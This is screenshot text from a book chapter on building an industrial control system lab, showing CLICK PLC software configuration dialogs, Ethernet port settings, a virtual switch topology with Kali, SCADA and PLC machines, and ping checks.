


Note:
This port works with both patch (straight) and cross cables.


OK


Cancel

Help



Configuration: NewProject1 - Write Project into PLC
Compiler version 1, 0, 4, 0
Compiling..
Main Program
Main Program : Rung 1 : error C0201: No unconditional END instruction in the Main Program.
NewProject1 - 1 error(s), 0 warning(s)





Select Com Port1 (Ethernet) Setup

The Com Port1 (Ethernet) setups don't match between the CLICK project opened in the CLICK software and PLC.
Please select the setup you want to use.

CLICK Project

Network Address Configuration

Use default fixed address
 Set manually

IP Address: 192 . 168 . 1 . 20
Subnet Mask: 255 . 255 . 0 . 0
Default Gateway: 192 . 168 . 1 . 1

Configuration as Client (Master)

Timeout(0-30000ms): 1000 ms
Retries(0-10): 2
Server Inactivity Timeout(0-3600sec): 60 sec

Configuration as Server (Slave)

TCP Port Number(0-65535): 502
Maximum Concurrent Sessions: 3
Client Inactivity Timeout(0-3600sec): 60 sec

Use This Setup

PLC

Network Address Configuration

Use default fixed address
 Set manually

IP Address: 192 . 168 . 0 . 10
Subnet Mask: 255 . 255 . 0 . 0
Default Gateway: 0 . 0 . 0 . 0

Configuration as Client (Master)

Timeout(0-30000ms): 1000 ms
Retries(0-10): 2
Server Inactivity Timeout(0-3600sec): 60 sec

Configuration as Server (Slave)


TCP Port Number(0-65535): 502
Maximum Concurrent Sessions: 3
Client Inactivity Timeout(0-3600sec): 60 sec

Use This Setup

This setup will be copied to CLICK project also.

Cancel

CLICK Programming Software



Choosing this setup will result in a mismatch between the current link and the PLC port setting.
You will need to disconnect and reconnect in order to stay online after the project transfer.

OK

Cancel

Write Project into PLC



PC

Project Name:

Program Size (Total: 8,000 steps)

Program Size:	3 steps (0.03 %)
Free Area:	7,997 steps (99.97 %)

0 8,000

Project File (Total: 262,144 bytes)

Project File Size	1,430 bytes (0.54 %)
Free Area:	260,714 bytes (99.46 %)

0 262,144

Last Update: Feb 02, 2021, 01:40:48



PLC

CPU Type:

Project Name:

Program Size (Total: 8,000 steps)

Program Size:	0 steps (0.00 %)
Free Area:	8,000 steps (100.00 %)

0 8,000

Project File (Total: 262,144 bytes)

The Project file was not downloaded into this CPU module.

Last Update: --- --, ---, ---:---

Write Project File into PLC

By enabling this option, the project file will be downloaded(Write) into the PLC. If you want to disable project upload(Read), disable this option.

RUN Time Edit

By enabling this option, program will be downloaded into the PLC without switching the PLC mode to the STOP mode.

CLICK Programming Software



Transfer completed.

This Computer CLICK PLC

Ethernet or Direct connection Ethernet

Port Type: Ethernet

Network Adapter: Intel(R) PRO/1000 MT Network Connection -

Location of the target CLICK PLC

In the same LAN (Scan all CLICK PLCs in the LAN automatically.)

Outside this LAN (You need to allocate IP address and port number manually.)

PLC Name	IP Address	Subnet Mask	Part Number	Firmware	Mode	Status	Mac Address
	192.168.1.20	255.255.0.0	C0-10ARE-D	Ver2.60	RUN	GOOD	00:D0:7C:12:19:FD

Port Setting

IP Address: 192.168.0.20


Subnet Mask: 255.255.255.0

Default Gateway: 0.0.0.0

Refresh
Blink RUN & ERR LEDs
Edit...


Connect
Cancel
Help

▼ vSwitch topology


Level 5: Enterprise 

VLAN ID: 0


▼ Virtual Machines (1)

 Kali 2020

MAC Address 00:0c:29:6d:3e:8a


Level 4: Business Systems 

VLAN ID: 0


Level 3: Operations 

VLAN ID: 0

▼ Virtual Machines (1)


 Windows 7 Professional

MAC Address 00:0c:29:03:5d:16


Level 2: Local Control 

VLAN ID: 0

▼ Virtual Machines (1)


 SCADA

MAC Address 00:0c:29:e0:fb:54


Level 1: Process 

VLAN ID: 0

▼ Virtual Machines (1)


 PLC

MAC Address 00:0c:29:07:5a:7c





No physical adapters


```
plc@plc-virtual-machine:~$ ping 192.168.1.20
PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
From 192.168.1.10 icmp_seq=1 Destination Host Unreachable
From 192.168.1.10 icmp_seq=2 Destination Host Unreachable
From 192.168.1.10 icmp_seq=3 Destination Host Unreachable
^C
--- 192.168.1.20 ping statistics ---
6 packets transmitted, 0 received, +3 errors, 100% packet loss, time 5099ms
pipe 4
```



 Edit standard virtual switch - vSwitch1


 Add uplink

MTU	1500 
Uplink 1	vmnic1 - Up, 1000 mbps  
▶ Link discovery	Click to expand
▶ Security	Click to expand
▶ NIC teaming	Click to expand
▶ Traffic shaping	Click to expand

Save

Cancel

▼ vSwitch topology



```

plc@plc-virtual-machine:~$ ping 192.168.1.20
PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
64 bytes from 192.168.1.20: icmp_seq=1 ttl=64 time=0.147 ms
64 bytes from 192.168.1.20: icmp_seq=2 ttl=64 time=0.167 ms
64 bytes from 192.168.1.20: icmp_seq=3 ttl=64 time=0.151 ms
^C
--- 192.168.1.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2030ms
rtt min/avg/max/mdev = 0.147/0.155/0.167/0.008 ms

```

Connect to CLICK PLC

Port Type:

Network Adapter:

Port Setting

IP Address: 192.168.3.10
Subnet Mask: 255.255.0.0
Default Gateway: 192.168.3.1

Location of the target CLICK PLC



In the same LAN (Scan all CLICK PLCs in the LAN automatically.)
 Outside this LAN (You need to allocate IP address and port number manually.)

PLC Name	IP Address	Subnet Mask	Part Number	Firmware	Mode	Status	Mac Address
	192.168.1.20	255.255.0.0	C0-10ARE-D	Ver2.60	RUN	GOOD	00:D0:7C:12:19:FD

Refresh Blink RUN & ERR LEDs Edit...

Connect Cancel Help

Chapter 3: I Love My Bits – Lab Setup



Startup




Select an Operation



Start a new project



Open an existing project



Connect to PLC

Close

Help

Select a CPU Module



Current CPU Type

Select CPU Type


C0-02DR-D
C0-10DD 1E-D
C0-10DD2E-D
C0-10DRE-D
C0-10ARE-D
C0-11DD 1E-D
C0-11DD2E-D
C0-11DRE-D
C0-11ARE-D
C0-12DD 1E-D
C0-12DD2E-D
C0-12DRE-D
C0-12ARE-D
C0-12DD 1E-1-D
C0-12DD2E-1-D
C0-12DRE-1-D
C0-12ARE-1-D
C0-12DD 1E-2-D
C0-12DD2E-2-D

CPU Detail Information

Contents	Values
Input	X001-X008
Input Type	AC
Output	Y001-Y006
Output Type	Relay
Pwr Consume(mA)	140
RS-485	No
Calendar/Clock	Yes
Battery Back-up	Yes

Description



Ethernet Type CPU with 8 Points AC Inputs and 6 Points Relay Outputs.



OK

Cancel

Help



System Configuration



PLC Name (Max. 24 characters)

Start-up I/O Config Check



CPU

System

Input Total(pt)=8 Output Total(pt)=6 Power Budget(mA)= 140(-140)

Name	P/S	CPU	I/O 1	I/O 2	I/O 3	I/O 4	I/O 5	I/O 6	I/O 7	I/O 8
Module Type		C0-10ARE-D								
Input(X)		X001-X008								
Input(DF)										
Output(Y)		Y001-Y006								
Output(DF)										
PwrBudget(mA)		-140								
	Select...	Select...	Select...	Select...	Select...	Select...	Select...	Select...	Select...	Select...
			Remove	Remove	Remove	Remove	Remove	Remove	Remove	Remove
			Config...	Config...	Config...	Config...	Config...	Config...	Config...	Config...

Assign Nicknames & Comments when Analog I/O Used

View I/O MODBUS Addresses

OK

Cancel

Help

Select a Power Supply



Current P/S Type

Select P/S Type

- C0-00AC
- C0-01AC**
- External P/S

P/S Detail Information

Contents	Values
Input Voltage Range	110-220VAC
Output Voltage Range	1.3A/24VDC
Max Power (mA)	1300

There is no item that can be set to this module

Description

C0-01AC

OUTPUT
24V-1.3A

24V

0V

G

L

N

INPUT
100-240V ~
37VA 50-60Hz

OK


Cancel

Help

System Configuration

PLC Name: (Max. 24 characters)

Start-up I/O Config Check



System

Input Total(pt)= 8 Output Total(pt)= 6 Power Budget(mA)= 140

Name	P/S	CPU	I/O 1	I/O 2	I/O 3	I/O 4	I/O 5	I/O 6	I/O 7	I/O 8
Module Type	C0-01AC	C0-10ARE-D								
Input(X)		X001-X008								
Input(DF)										
Output(Y)		Y001-Y006								
Output(DF)										
PwrBudget(mA)	+1300	-140								
	Change...	Change...	Select...	Select...	Select...	Select...	Select...	Select...	Select...	Select...
			Remove	Remove	Remove	Remove	Remove	Remove	Remove	Remove
			Config...	Config...	Config...	Config...	Config...	Config...	Config...	Config...

Assign Nicknames & Comments when Analog I/O Used

